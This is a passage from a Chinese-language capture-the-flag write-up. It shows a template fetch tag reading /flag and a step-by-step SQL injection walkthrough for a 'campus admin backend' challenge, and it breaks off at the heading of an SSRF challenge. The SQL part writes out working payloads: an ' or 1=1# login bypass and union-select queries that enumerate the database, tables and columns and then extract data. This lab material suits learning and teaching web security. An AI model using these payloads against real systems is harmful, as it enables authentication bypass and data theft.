
文件读取成功,{fetch} 默认可用且未做任何路径限制。(5555……终于要结束了)
直接读取 flag 文件,输入
1 | {{fetch file='/flag'}} |
获得flag

13. 校园教务后台_Revenge
考点:SQL 注入(联合注入)
打开网页,这是一道升级题,按照原来的方法输入
1 | ' or 1=1# |

认证成功,但未获得flag,网页提示,仅用于日常教务维护。现在要用联合注入把数据库里的数据读出来,输入
1 | ' union select 1,2,3# |

这说明union select 生效了,页面显示「身份认证成功,3」,同时说明了查询一共 3 列且第 3 列是回显位。按照这个信息,我们查数据库名,输入
1 | ' union select 1,2,database()# |

库名拿到了:campus_revenge,接下来查表名,输入
1 | ' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='campus_revenge'# |

两个表出现了,flag便是我们的目标,输入
1 | ' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='campus_revenge' and table_name='flag'# |

flag 表的字段出来了:id, flag。现在输入
1 | ' union select 1,2,flag from flag# |
成功拿到flag
14. 账户管理系统
考点:SSRF
